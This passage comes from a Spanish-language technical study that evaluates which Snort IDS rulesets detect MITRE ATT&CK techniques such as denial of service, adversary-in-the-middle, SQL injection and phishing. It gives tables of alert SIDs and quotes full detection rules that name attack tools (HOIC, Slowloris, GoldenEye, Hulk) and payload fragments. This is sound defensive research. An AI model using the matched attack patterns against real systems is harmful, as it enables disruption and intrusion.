alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET INFO Doc Requesting Remote Template (.dotm)"; flow:established,to_server; flowbits:set,ETPRO.Maldoc.dotm; content:"GET"; http_method; content:".dotm"; fast_pattern; http_uri; pcre:"^\.dotm$/U"; pcre:"/User-Agent[^\r\n]+ms-office\x3b\x20MSOffice\x20/H"; classtype:bad-unknown; sid:2031379; rev:2; metadata:attack_target Client_Endpoint, created_at 2020_12_14, deployment Perimeter, former_category INFO, performance_impact Low, signature_severity Informational, updated_at 2020_12_14;)
```


4.4.1.69 Domain Trust Discovery (T1482) – ATA69

RS1	RS2	RS3	RS4
-	-	44604	2002752, 2002749, 44604

Tabla 4-77. Detecciones Snort – Domain Trust Discovery – ATA69

Snort no detecta este ataque. Tampoco dispone de reglas que puedan estar relacionadas con el descubrimiento de dominios de confianza o con el uso de la herramienta dsquery (hay que tener en cuenta que esta acción es legítima siempre y cuando el usuario que lo ejecute disponga de privilegios y esté autorizado para ello. Si estas credenciales son robadas es difícil saber si se trata de un ataque o no).

Como mecanismo de detección se sugiere una regla personalizada que detecte paquetes LDAP, procedentes de equipos que no son DC en la red (configurable manualmente) y con la cadena objectClass=trustedDomain.

4.4.1.70 Defacement (T1491) – ATA70

RS1	RS2	RS3	RS4
1917	1917, 2035480, 2025644	1917, 2035480, 2025644	2002752, 2002749, 2035480, 2000419, 2025644, 2101917, 1917

Tabla 4-78. Detecciones Snort – Defacement – ATA70

Snort detecta adecuadamente el establecimiento de la conexión mediante la herramienta Metasploit, pero no detecta la interacción con la víctima para modificar el fondo de pantalla.

4.4.1.71 Resource Hijacking (T1496) – ATA71

RS1	RS2	RS3	RS4
254	254	254	2002752, 2002749, 254

Tabla 4-79. Detecciones Snort – Resource Hijacking – ATA71

Snort no detecta el uso de herramientas de criptominado. Este tipo de actividades no son (comúnmente) detectables por los IDS. Si bien se podría detectar la descarga de material malicioso o relacionado con criptominado resulta inabordable detectar la puesta en marcha de este material en un equipo de forma local, siempre y cuando no se interactúe con el exterior.

4.4.1.72 Network Denial of Service (T1498) – ATA72

RS1	RS2	RS3	RS4
402	402	402, 54827	2002749, 2100402, 2002752, 2100254, 2013514, 54827, 402

Tabla 4-80. Detecciones Snort – Network Denial of Service – ATA72

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort sí es capaz de detectar este ataque. Para su detección, dispone de la siguiente regla que identifica el envío de respuestas DNS sin autoridad y con TTL de 1 min.

[1:2100254:5] GPL DNS SPOOF query response with TTL of 1 min. and no authority

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg:"GPL DNS SPOOF query response with TTL
of 1 min. and no authority"; content:"|81 80 00 01 00 01 00 00 00|"; content:"|C0 0C 00 01 00 01 00 00
00|<|00 04|"; classtype:bad-unknown; sid:2100254; rev:5; metadata:created at 2010 09 23, updated at
```

2012_07_30;)

Es necesario adjuntar a esta detección un detalle relacionado con la regla mostrada. Esta regla aparece con asiduidad como FP en un gran número de ataques. Coincide que para este ataque la naturaleza del mismo y de la regla están en consonancia, y por tanto se puede dar por válida la detección. No obstante hay que tener cuidado con este tipo de reglas, pues en muchas ocasiones este tipo de paquetes DNS pueden encontrarse aislados, sin tener por qué tratarse de un ataque.

4.4.1.73 Network Denial of Service (T1498) – ATA73

RS1	RS2	RS3	RS4
402	402	402	2002749, 2100402, 2002752, 402

Tabla 4-81. Detecciones Snort – Network Denial of Service – ATA73

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort dispone de múltiples reglas relacionadas con la denegación de servicio (normalmente debida al envío masivo de peticiones a un puerto, con fin principal de saturarlo). Sin embargo, el hecho de que existan tantas alternativas de ataque provoca que a menos de que se disponga de un amplio repertorio de reglas, queden algunas vertientes sin abarcar (como es este caso). El ataque de denegación de servicio hacia el puerto 19 no está contemplado por Snort.

4.4.1.74 Network Denial of Service (T1498) – ATA74

RS1	RS2	RS3	RS4
408	408	408	2100527, 2002749, 2100408, 2002752, 2101620, 408

Tabla 4-82. Detecciones Snort – Network Denial of Service – ATA74

Este ataque se encuentra documentado en la siguiente referencia [30]. Esta técnica de denegación de servicio se encuentra contemplada por las reglas de Snort, por lo que pasa desapercibido para el IDS.

4.4.1.75 Network Denial of Service (T1498) – ATA75

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-83. Detecciones Snort – Network Denial of Service – ATA75

Este ataque se encuentra documentado en la siguiente referencia [30]. Este ataque se sustenta sobre el envío masivo de mensajes TCBDPU a una dirección MAC específica que está atendiendo el protocolo STP. En caso de que el puerto no se encuentre bloqueado, se satura la capacidad del conmutador. Puesto que la captura de este ataque contiene únicamente mensajes con protocolo STP, Snort no detecta este ataque, pues no dispone de mecanismos para identificar amenazas de capa 2 como este.

4.4.1.76 Network Denial of Service (T1498) – ATA76

RS1	RS2	RS3	RS4
-	2019348	2019348	2002749, 2002752, 2019348

Tabla 4-84. Detecciones Snort – Inundación HTTP – ATA76

Este ataque se encuentra documentado en la siguiente referencia [31]. Snort sí detecta este ataque. Esta inundación HTTP se realiza con la herramienta Low Orbit, para la cual Snort dispone de varias reglas capaces de detectar esta amenaza. Sin embargo, en lugar de saltar esas reglas (que dependen en gran medida del contenido de los paquetes) salta otra regla relacionada con una denegación de servicio HTTP.

[1:2019348:2] ET DOS Terse HTTP GET Likely AnonMafiaIC DDoS tool

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"ET DOS Terse HTTP GET Likely AnonMafiaIC DDoS tool"; flow:to_server,established; dsize:20; content:"GET / HTTP/1.0|0d 0a 0d 0a 0d 0a|"; depth:20; threshold:type both,track by_dst,count 500,seconds 60; classtype:attempted-dos; sid:2019348; rev:2; metadata:created_at 2014_10_03, updated_at 2014_12_05;)
```

Aunque esta regla hace referencia al posible uso de la herramienta AnonMafiaIC, sí que detecta un intento de denegación de servicio HTTP. El término “Likely” incluido en el título de la regla determina que no existe seguridad absoluta de que sea esa herramienta la empleada, dando pie a otras posibles herramientas (si la regla tuviese certeza de que es esa herramienta, no se podría dar por válida la detección, pues está determinando erróneamente el método usado, aunque acierte con la naturaleza).

4.4.1.77 Network Denial of Service (T1498) – ATA77

RS1	RS2	RS3	RS4
1917	1917	1917	2101917, 2002749, 2002752, 2100528, 1917

Tabla 4-85. Detecciones Snort – Network Denial of Service – ATA77

Este ataque se encuentra fuera del rango de acción de los IDS (capa de enlace del modelo OSI).

4.4.1.78 Network Denial of Service (T1498) – ATA78

RS1	RS2	RS3	RS4
-	2016877, 2016870, 2014153, 2050746	50447, 2016877, 2016870, 2014153, 2050746	50447, 2016877, 2016870, 2014153, 2002752, 2002749, 2003394, 2015529, 2015526, 2002828, 2002829

Tabla 4-86. Detecciones Snort – Inundación TCP – ATA78

Este ataque se encuentra documentado en la siguiente referencia [31]. Snort sí detecta el intento de denegación de servicio usando el protocolo TCP, así como el uso de la herramienta High Orbit Ion Cannon. Si bien en la documentación se hace alusión a la herramienta Low Orbit Ion Cannon (LOIC) en vez de HOIC, ambas tienen un funcionamiento similar, y se diferencian tan sólo en aspectos de rendimiento y complejidad. El ataque, por tanto, es detectado válidamente por Snort.

[1:2014153:5] ET DOS High Orbit Ion Cannon (HOIC) Attack Inbound Generic Detection Double Spaced UA

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"ET DOS High Orbit Ion Cannon (HOIC) Attack Inbound Generic Detection Double Spaced UA"; flow:established,to_server; content:"User-Agent|3a 20 20|"; http_raw_header; content:"User-Agent|3a 20 20|"; fast_pattern:only; threshold: type both, track by_src, count 225, seconds 60; reference:url,blog.spiderlabs.com/2012/01/hoic-ddos-analysis-and-detection.html; classtype:attempted-dos; sid:2014153; rev:5; metadata:created_at 2012_01_28, updated_at 2022_05_03;)
```

4.4.1.79 Network Denial of Service (T1498) – ATA79

RS1	RS2	RS3	RS4
402	402	402	2100525, 2002752, 2002749, 2100402, 402

Tabla 4-87. Detecciones Snort – Network Denial of Service – ATA79

Snort no es capaz de detectar en base a los paquetes de reglas integrados la inundación UDP. Snort sí que dispone de reglas para la detección de inundaciones UDP, pero se encuentran íntimamente ligadas a la herramienta empleada.

4.4.1.80 Network Denial of Service (T1498) – ATA80

RS1	RS2	RS3	RS4
402	402	402	402, 2002749, 2100402, 2002752

Tabla 4-88. Detecciones Snort – Network Denial of Service – ATA80

Snort no es capaz de detectar en base a los paquetes de reglas integrados la inundación UDP. Snort sí que dispone de reglas para la detección de inundaciones UDP, pero se encuentran íntimamente ligadas a la herramienta empleada.

4.4.1.81 Network Denial of Service (T1498) – ATA81

RS1	RS2	RS3	RS4
402	402	402	402, 2002749, 2100402, 2002752

Tabla 4-89. Detecciones Snort – Network Denial of Service – ATA81

Snort no es capaz de detectar en base a los paquetes de reglas integrados la inundación UDP. Snort sí que dispone de reglas para la detección de inundaciones UDP, pero se encuentran íntimamente ligadas a la herramienta empleada.

4.4.1.82 Endpoint Denial of Service (T1499) – ATA82

RS1	RS2	RS3	RS4
-	-	46533	2100527, 2002749, 2002752, 46533

Tabla 4-90. Detecciones Snort – Endpoint Denial of Service – ATA82

Este ataque se encuentra documentado en la siguiente referencia [30]. Este ataque consiste en el envío masivo de peticiones DHCP desde diferentes direcciones MAC, teniendo como fin el de agotar el pool de direcciones del servidor, para impedir que el servicio funcione correctamente. Snort no detecta este ataque a pesar de encontrarse dentro de su rango de acción. No dispone de reglas relacionadas con inundaciones DHCP o Inanición, por lo que no es capaz de identificar la amenaza.

4.4.1.83 Endpoint Denial of Service (T1499) – ATA83

RS1	RS2	RS3	RS4
-	2001579	2001579	2100527, 2002752, 2002749, 2001579

Tabla 4-91. Detecciones Snort – Endpoint Denial of Service – ATA83

Snort no es capaz de detectar la denegación de servicio haciendo uso del procedimiento LAND.

4.4.1.84 Endpoint Denial of Service (T1499) – ATA84

RS1	RS2	RS3	RS4
366, 29456, 384, 408	366, 29456, 384, 408, 2100366	366, 29456, 384, 408, 2100366	366, 29456, 384, 408, 2100366, 2100384, 2002752, 2002749, 2100408, 2101620

Tabla 4-92. Detecciones Snort – Endpoint Denial of Service – ATA84

Este ataque se encuentra fuera del rango de acción de los IDS (capa de enlace del modelo OSI).

4.4.1.85 Endpoint Denial of Service (T1499) – ATA85

RS1	RS2	RS3	RS4
40063	40063	40063	2002752, 2002749, 40063

Tabla 4-93. Detecciones Snort – Endpoint Denial of Service – ATA85

Este ataque es detectado correctamente por Snort. La regla con SID 40063 es la que identifica el envío de sesiones TCP parciales para provocar una denegación de servicio en la víctima.

[1:40063:5] "OS-LINUX Linux Kernel Challenge ACK provocation attempt"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any ( msg:"OS-LINUX Linux Kernel Challenge ACK
provocation attempt"; flow:to_server,no_stream; flags:R; detection_filter:track by_src,count 200,seconds 1;
metadata:policy max-detect-ips drop,ruleset community; reference:bugtraq,91704; reference:cve,2016-5696;
reference:cve,2017-7285; classtype:attempted-admin; sid:40063; rev:5; )
```

4.4.1.86 Endpoint Denial of Service (T1499) – ATA86

RS1	RS2	RS3	RS4
1325	1325	1325	2002752, 2002749, 1325

Tabla 4-94. Detecciones Snort – Endpoint Denial of Service – ATA86

Este ataque no es detectable por patrones, dificultando así su detección por IDS. Para poder detectar el envío periódico de resets de conexión se puede recurrir a un análisis por anomalías.

4.4.1.87 Endpoint Denial of Service (T1499) – ATA87

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-95. Detecciones Snort – Endpoint Denial of Service – ATA87

Este ataque no ha sido detectado por Snort. No existe ninguna regla que detecte una inundación de paquetes SYN que provoque una inundación de sesiones TCP no concluidas.

4.4.1.88 Endpoint Denial of Service (T1499) – ATA88

RS1	RS2	RS3	RS4
40063	2012870, 40063	2012870, 40063	2002752, 2002749, 2012870, 40063

Tabla 4-96. Detecciones Snort – Endpoint Denial of Service – ATA88

El ataque hace uso de la herramienta maliciosa SlowLoris, que permite realizar ataques de denegación de servicio a un equipo objetivo. Aunque este software no es detectado por Snort, sí se detecta la naturaleza del ataque gracias a la regla con SID 40063, cuya sintaxis se describe a continuación.

[1:40063:5] "OS-LINUX Linux Kernel Challenge ACK provocation attempt"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any ( msg:"OS-LINUX Linux Kernel Challenge ACK
provocation attempt"; flow:to_server,no_stream; flags:R; detection_filter:track by_src,count 200,seconds 1;
metadata:policy max-detect-ips drop,ruleset community; reference:bugtraq,91704; reference:cve,2016-5696;
reference:cve,2017-7285; classtype:attempted-admin; sid:40063; rev:5; )
```

4.4.1.89 Endpoint Denial of Service (T1499) – ATA89

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-97. Detecciones Snort – Endpoint Denial of Service – ATA89

El ataque pasa desapercibido para Snort. No obstante, Snort sí que dispone de reglas para detectar denegaciones de servicio en su modalidad que emplea la herramienta SlowHttpTest. En concreto, la alerta con SID 21104 abarca este concepto.

[1:21104:4] "MALWARE-TOOLS slowhttpstest DoS tool"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"MALWARE-TOOLS
slowhttpstest DoS tool"; flow:to_server,established; http_header; content:"Referer|3A| http|3A 2F
2F|code.google.com|2F|p|2F|slowhttpstest",fast_pattern,nocase; metadata:impact_flag red,policy balanced-ips
drop,policy max-detect-ips drop,policy security-ips drop; service:http;
reference:url,code.google.com/p/slowhttpstest/; classtype:attempted-dos; sid:21104; rev:4; )
```

4.4.1.90 Endpoint Denial of Service (T1499) – ATA90

RS1	RS2	RS3	RS4
-	-	15578	15578, 2002749, 2002752

Tabla 4-98. Detecciones Snort – Endpoint Denial of Service – ATA90

El ataque es detectado correctamente por Snort, gracias a la alerta con SID 15578, que identifica el uso de la herramienta SlowLoris como mecanismo para la consecución de un ataque de denegación de servicio

[1:15578:10] "MALWARE-TOOLS Slowloris http DoS tool"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"MALWARE-TOOLS Slowloris
http DoS tool"; flow:to_server,established,no_stream; content:"User-Agent|3A| Mozilla/4.0
|28|compatible|3B| MSIE 7.0|3B| Windows NT 5.1|3B| Trident/4.0|3B| .NET CLR 1.1.4322|3B| .NET CLR
2.0.50313|3B| .NET CLR 3.0.4506.2152|3B| .NET CLR 3.5.30729|3B| MSOffice 12|29 0D 0A|";
content:"Content-Length|3A| 42"; detection_filter:track by_src,count 10,seconds 300; metadata:policy max-
detect-ips drop; service:http; reference:cve,2007-0086; classtype:attempted-dos; sid:15578; rev:10; )
```

4.4.1.91 Endpoint Denial of Service (T1499) – ATA91

RS1	RS2	RS3	RS4
-	2016897, 2016898	2016897, 2016898, 50447	2002749, 2002752, 2016897, 2016898, 2018208 , 2002192, 2002822, 50447

Tabla 4-99. Detecciones Snort – Endpoint Denial of Service – ATA91

El ataque de denegación de servicio mediante la herramienta GoldenEye es detectado adecuadamente por el paquete ETOpen Optimizado de Snort. La regla con SID 2018208, que se muestra a continuación es la que identifica el ataque.

[1:2018208:2] ET DOS Inbound GoldenEye DoS attack

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET DOS Inbound
GoldenEye DoS attack"; flow:established,to_server; content:"/?"; fast_pattern; http_uri; depth:2; content:"=";
http_uri; distance:3; within:11; pcre:"/^\\?[a-zA-Z0-9]{3,10}=[a-zA-Z0-9]{3,20}(?:&[a-zA-Z0-9]{3,10}=[a-
zA-Z0-9]{3,20})?*$U"; content:"Keep|2d|Alive|3a|"; http_header; content:"Connection|3a| keep|2d|alive";
http_header; content:"Cache|2d|Control|3a|"; http_header; pcre:"/^Cache-Control\\x3a\\x20(?:max-age=0|no-
cache)r?$/Hm"; content:"Accept|2d|Encoding|3a|"; http_header; threshold: type both, track by_src, count
100, seconds 300; reference:url,github.com/jseidl/GoldenEye; classtype:denial-of-service; sid:2018208;
rev:2; metadata:created at 2014_03_05, deprecation_reason Performance, former_category DOS,
performance_impact Significant, updated_at 2024_04_08;)
```

4.4.1.92 Endpoint Denial of Service (T1499) – ATA92

RS1	RS2	RS3	RS4
-	2012801	2012801, 50447, 22953	2002192, 2002749, 2002752, 2002822, 2012801, 2012914, 50447, 22953

Tabla 4-100. Detecciones Snort – Endpoint Denial of Service – ATA92

El ataque es detectado correctamente gracias a la alerta con SID 22953. Esta alerta, cuya sintaxis se muestra en el siguiente recuadro, detecta el uso de la herramienta Hulk para

[1:22953:5] "MALWARE-TOOLS Hulk denial of service attempt"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"MALWARE-TOOLS HOIC
http denial of service attack"; flow:to_server,established,only_stream; content:"HTTP/1.0",depth 500;
http_header; content:"Host:"; content:"User-Agent|3A| 20 20|Mozilla",fast_pattern,nocase;
detection_filter:track by_src,count 17,seconds 10; metadata:policy max-detect-ips drop,policy security-ips
drop; service:http; reference:url,blog.spiderlabs.com/2012/01/hoic-ddos-analysis-and-detection.html;
```

```
classtype:denial-of-service; sid:21513; rev:10; )
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"MALWARE-TOOLS
Hulk denial of service attempt"; flow:to_server,established,only_stream; http_header; content:"q=0.7|2C 2A
3B|q=0.7",fast_pattern; content:"Cache-Control: no-cache"; pcre:"/Referer\x3a[^\x0d\x0a]*?[A-
Z]{5,10}\x0d\x0a/"; http_uri; pcre:"/(\x3f|x26)[A-Z]{3,10}\x3d[A-Z]{3,10}/"; detection_filter:track
by_dst,count 30,seconds 1; metadata:policy max-detect-ips drop; service:http;
reference:url,sectorix.com/2012/05/17/hulk-web-server-dos-tool/; classtype:attempted-dos; sid:22953; rev:5; )
```

4.4.1.93 Server Software Component (T1505) – ATA93

RS1	RS2	RS3	RS4
-	2011039, 2006444	13513, 50447, 19438, 2011039, 2006444	2002752, 2002749, 2100472, 2011039, 2006444, 13513, 50447, 19438

Tabla 4-101. Detecciones Snort – Server Software Component – ATA93

El ataque basado en inyección SQL es detectado correctamente por Snort.

4.4.1.94 Server Software Component (T1505) – ATA94

RS1	RS2	RS3	RS4
-	-	50447, 50182, 50202	2002752, 2002749, 2006408, 50447, 50182, 50202

Tabla 4-102. Detecciones Snort – Server Software Component – ATA94

Snort no genera ninguna alerta válida para la detección de este ataque. Los paquetes de reglas integrados en el estudio contemplan multitud de variantes de generación de Shells Web, pero la modalidad en la que se implementa este caso parece no activar ninguna de ellas.

4.4.1.95 Internal Spearphishing (T1534) – ATA95

RS1	RS2	RS3	RS4
655, 1394, 1917, 3065	655, 1394, 1917, 3065	655, 1394, 1917, 3065, 38043, 23858	655, 1394, 1917, 3065, 38043, 23858, 2101917, 2002752, 2002749, 2001117

Tabla 4-103. Detecciones Snort – Internal Spearphishing – ATA95

Snort no detecta este ataque. Los ataques de Phishing o Spearphishing no se diferencian en lo que respecta a tecnología y procedimiento de mensajes SMTP corrientes. La clave del ataque recae sobre el trasfondo del mensaje, es decir, el intento de manipulación de la víctima mediante una común suplantación de identidad. Debido a su naturaleza, la detección de estos ataques suele llevarse a cabo efectuando una localización precisa de palabras, expresiones o cadenas clave, que suelen repetirse con frecuencia en estos ataques. Por ejemplo, si se analizan reglas de Phishing vía SMTP como la siguiente, se puede apreciar cómo el *trigger* o activador de la alerta es el contenido del mensaje. En este caso particular, si el mensaje contiene las cadenas “Restore Your Account” o “paypal” esta alerta se activará, avisando del intento de Phishing.

[1:2012632:3] ET CURRENT_EVENTS Potential Paypal Phishing Form Attachment

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"ET CURRENT_EVENTS Potential
Paypal Phishing Form Attachment"; flow:established,to_server; content:"Content-Disposition|3A|
attachment|3b|"; nocase; content:"Restore Your Account"; distance:0; nocase; content:"paypal"; distance:0;
nocase; content:"form.php|22| method=|22|post|22|"; nocase; distance:0; classtype:bad-unknown;
```


sid:2012632; rev:3; metadata:attack_target Client_Endpoint, created_at 2011_04_05, deployment Perimeter, signature_severity Major, tag Phishing, updated_at 2011_04_05;)

4.4.1.96 Transfer Data to Cloud Account (T1537) – ATA96

RS1	RS2	RS3	RS4
254	254	254, 59597	2002752, 2002749, 254, 59597

Tabla 4-104. Detecciones Snort – Transfer Data to Cloud Account – ATA96

Snort no detecta la transferencia de datos a una cuenta en la nube.

4.4.1.97 Pre-OS Boot (T1542) – ATA97

RS1	RS2	RS3	RS4
1444	1444, 2008120, 2008119, 2008118	1444, 2008120, 2008119, 2008118	1444, 50447, 24303, 46533, 2100527, 2002749, 2002752, 2101444, 2008120, 2008119, 2008118, 2006408, 2000418, 2011803, 2000419, 2101620

Tabla 4-105. Detecciones Snort – Pre-OS Boot – ATA97

Snort no ha generado ninguna alerta válida para la detección de este ataque. Esto se debe fundamentalmente a que el ataque se sustenta en la suplantación de un servidor TFTP. Este tipo de ataques sólo son detectables por análisis de anomalías, comprobando si la dirección IP a la que se está accediendo es la correcta o no.

4.4.1.98 Create or Modify System Process (T1542) – ATA98

RS1	RS2	RS3	RS4
	2035480, 2018959, 2025644	2035480, 2018959, 2025644, 53331	503331, 2002752, 2002749, 2035480, 2018959, 2009080, 2025644, 2000419

Tabla 4-106. Detecciones Snort – Create or Modify System Process – ATA98

Snort detecta adecuadamente el uso de la herramienta Metasploit para el establecimiento del canal. No obstante, no es capaz de detectar la creación del servicio haciendo uso de los exploits existentes en las opciones del framework.

4.4.1.99 Adversary-in-the-Middle (T1557) – ATA99

RS1	RS2	RS3	RS4
29456, 384, 366, 408	29456, 384, 366, 408, 2100366	29456, 384, 366, 408, 2100366	29456, 384, 366, 408, 2100469, 2100384, 2002752, 2002749, 2100366, 2100408

Tabla 4-107. Detecciones Snort – Adversary-in-the-Middle – ATA99

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.100 Adversary-in-the-Middle (T1557) – ATA100

RS1	RS2	RS3	RS4
-	-	46533	2100527, 2002749, 2002752, 46533

Tabla 4-108. Detecciones Snort – Adversary-in-the-Middle – ATA100

Snort detecta adecuadamente este ataque gracias a la regla con SID 46533, cuya sintaxis se muestra a continuación. Esta regla se centra en la detección de scripting cruzado.

[1:46533:2] "SERVER-WEBAPP DHCP cross site scripting attempt"

```
alert udp $EXTERNAL_NET any -> $HOME_NET 67 ( msg:"SERVER-WEBAPP DHCP cross site
scripting attempt"; flow:to_server; content:"|63 82 53 63 35|"; content:"|03|",within 1,distance 1;
content:"|0C|",distance 0; pcre:"/\x0c.[\x22\x27\x3c\x3e\x28\x29](script|onload|src)/i"; metadata:policy max-
detect-ips drop; service:dhcp; reference:cve,2014-0615; classtype:attempted-user; sid:46533; rev:2; )
```

4.4.1.101 Adversary-in-the-Middle (T1557) – ATA101

RS1	RS2	RS3	RS4
29456, 384, 366, 408	2100366, 29456, 384, 366, 408	2100366, 29456, 384, 366, 408	29456, 384, 366, 408, 2100366, 2100384, 2002752, 2002749, 2100408

Tabla 4-109. Detecciones Snort – Adversary-in-the-Middle – ATA101

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.102 Adversary-in-the-Middle (T1557) – ATA102

RS1	RS2	RS3	RS4
29456, 384, 366, 408	2100366, 29456, 384, 366, 408	2100366, 29456, 384, 366, 408	29456, 384, 366, 408, 2100366, 2100384, 2002752, 2002749, 2100408

Tabla 4-110. Detecciones Snort – Adversary-in-the-Middle – ATA102

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.103 Adversary-in-the-Middle (T1557) – ATA103

RS1	RS2	RS3	RS4
29456, 384, 366, 408	2100366, 29456, 384, 366, 408	2100366, 29456, 384, 366, 408	29456, 384, 366, 408, 2100469, 2100472, 2100366, 2100384, 2002752, 2002749, 2100408

Tabla 4-111. Detecciones Snort – Adversary-in-the-Middle – ATA103

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.104 Adversary-in-the-Middle (T1557) – ATA104

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749, 2100472

Tabla 4-112. Detecciones Snort - Adversary-in-the-Middle – ATA104

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.105 Adversary-in-the-Middle (T1557) – ATA105

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-113. Detecciones Snort - Adversary-in-the-Middle – ATA105

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.106 Remote Service Session Hijacking (T1563) – ATA106

RS1	RS2	RS3	RS4
1917, 1448	1917, 1448, 2001330, 2027413	2001330, 2027413, 1917, 15935, 1448, 44486, 44484, 44488, 44487, 44485	1917, 15935, 1448, 44486, 44484, 44488, 44487, 44485, 2002752, 2002749, 2101620, 2101917, 2101448, 2101447, 2001329, 2001330, 2027413, 2003012, 2003020, 2001117, 2034857, 2044666

Tabla 4-114. Detecciones Snort – Remote Service Session Hijacking – ATA106

Este ataque ha sido detectado con éxito por Snort. En este caso, existen dos alertas relevantes para la detección de esta técnica. Los SIDs de estas alertas son:

[1:2027413:1] ET POLICY Inbound RDP Connection with Minimal Security Protocol Requested

```
alert tcp $EXTERNAL_NET any -> any 3389 (msg:"ET POLICY Inbound RDP Connection with Minimal Security Protocol Requested"; flow:established,to_server; content:"|00 00|"; offset:1; depth:2; content:"|e0|"; distance:2; within:1; content:"|01 00 08 00 00 00 00 00|"; distance:0; within:15; fast_pattern; isdataat:1,relative; classtype:bad-unknown; reference:url,medium.com/@bromiley/what-happens-before-hello-ce9f29fa0cef; sid:2027413; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, created_at 2019_05_31, deployment Perimeter, former_category POLICY, performance_impact Low, signature_severity Major, updated_at 2019_05_31;)
```

Esta regla de Snort está diseñada para detectar conexiones entrantes al puerto 3389, que es el puerto estándar utilizado por el protocolo RDP (Remote Desktop Protocol), donde se ha solicitado un protocolo de seguridad mínimo.

Entre las comprobaciones que realiza esta regla, se encuentran comprobar las conexiones entrantes al puerto 3389 o comprobar algunas secuencias de bytes relevantes

[1:2034857:2] ET INFO RDP Authentication Bypass Attempt

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET INFO RDP Authentication Bypass Attempt"; flow:established,to_server; dsize:<60; content:"|03 00 00 2f 2a|"; depth:5; content:"Cookie: msthash="; reference:url,pastebin.com/PSbQXJYL; classtype:attempted-admin; sid:2034857; rev:2; metadata:affected_product Microsoft Terminal Server RDP, attack_target Server, created_at 2022_01_04,
```

deployment Perimeter, former_category HUNTING, signature_severity Major, updated_at 2022_01_04;)

La regla se encarga de inspeccionar el tráfico TCP. Más concretamente, observa el tamaño del paquete (dsize) y en caso de ser menor que 60, esto sugiere que es una solicitud anormalmente pequeña y podría estar relacionado con un intento de autenticación incompleto o manipulado. Además, la regla busca la secuencia de bytes "|03 00 00 2f 2a|" la cual es parte del protocolo RDP y está relacionada con el inicio de una sesión RDP. Resulta importante también comprobar el encabezado HTTP "Cookie: msthash=" que es utilizado en solicitudes RDP.

4.4.1.107 Data Manipulation (T1565) – ATA107

RS1	RS2	RS3	RS4
-	2006443	50447, 2006443	2002752, 2002749, 2006443, 50447

Tabla 4-115. Detecciones Snort – Data Manipulation – ATA107

El ataque, consistente en una inyección SQL, es detectado correctamente por Snort, gracias a la alerta con SID 2006443, que se muestra a continuación.

[1:2006443:10] ET WEB_SERVER Possible SQL Injection Attempt DELETE FROM

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER
Possible SQL Injection Attempt DELETE FROM"; flow:established,to_server; content:"DELETE"; nocase;
http_uri; content:"FROM"; nocase; http_uri; pcre:"/DELETE.+FROM/Ui";
reference:url,en.wikipedia.org/wiki/SQL_injection; classtype:web-application-attack; sid:2006443; rev:10;
metadata:affected_product Web_Server_Applications, attack_target Web_Server, created_at 2010_07_30,
deployment Datacenter, signature_severity Major, tag SQL_Injection, updated_at 2010_09_09;)
```

4.4.1.108 Phishing (T1566) – ATA108

RS1	RS2	RS3	RS4
1292, 46983	1292, 46983	1292, 46983, 47398	1292, 2002749, 2002752, 2101292, 46983, 47398

Tabla 4-116. Detecciones Snort – Phishing – ATA108

Snort no contempla esta modalidad de Phishing, por lo que no es capaz de identificar el ataque correctamente.

4.4.1.109 Phishing (T1566) – ATA109

RS1	RS2	RS3	RS4
-	2043343, 2044076, 2016141, 2021076, 2018959, 2025644	2043343, 2044076, 2016141, 2021076, 2018959, 2025644, 15935, 59597, 50447	15935, 59597, 50447, 2043343, 2044076, 2002752, 2002749, 2001117, 2016141, 2003595, 2021076, 2018959, 2025644, 2101200, 2101620

Tabla 4-117. Detecciones Snort – Phishing – ATA109

Snort no es capaz de identificar el ataque de acuerdo con los paquetes de reglas integrados en el estudio.

4.4.1.110 Exfiltration over Web Service (T1567) – ATA110

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-118. Detecciones Snort – Exfiltration over Web Service – ATA110

Snort no ha generado ninguna alerta válida para detectar este ataque.

4.4.1.111 Dynamic Resolution (T1568) – ATA111

RS1	RS2	RS3	RS4
366, 29456, 384, 408	366, 29456, 384, 408, 2100366	366, 29456, 384, 408, 2100366, 57756, 15935	366, 29456, 384, 408, 57756, 15935 2002752, 2002749, 2100366, 2100384, 2100408, 2101620

Tabla 4-119. Detecciones Snort – Dynamic Resolution – ATA111

Snort detecta correctamente el ataque basado en Fast Flux gracias a la alerta con SID 57756, que se describe a continuación.

[1:57756:2] "MALWARE-CNC DNS Fast Flux attempt"

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any ( msg:"MALWARE-CNC DNS Fast Flux attempt";
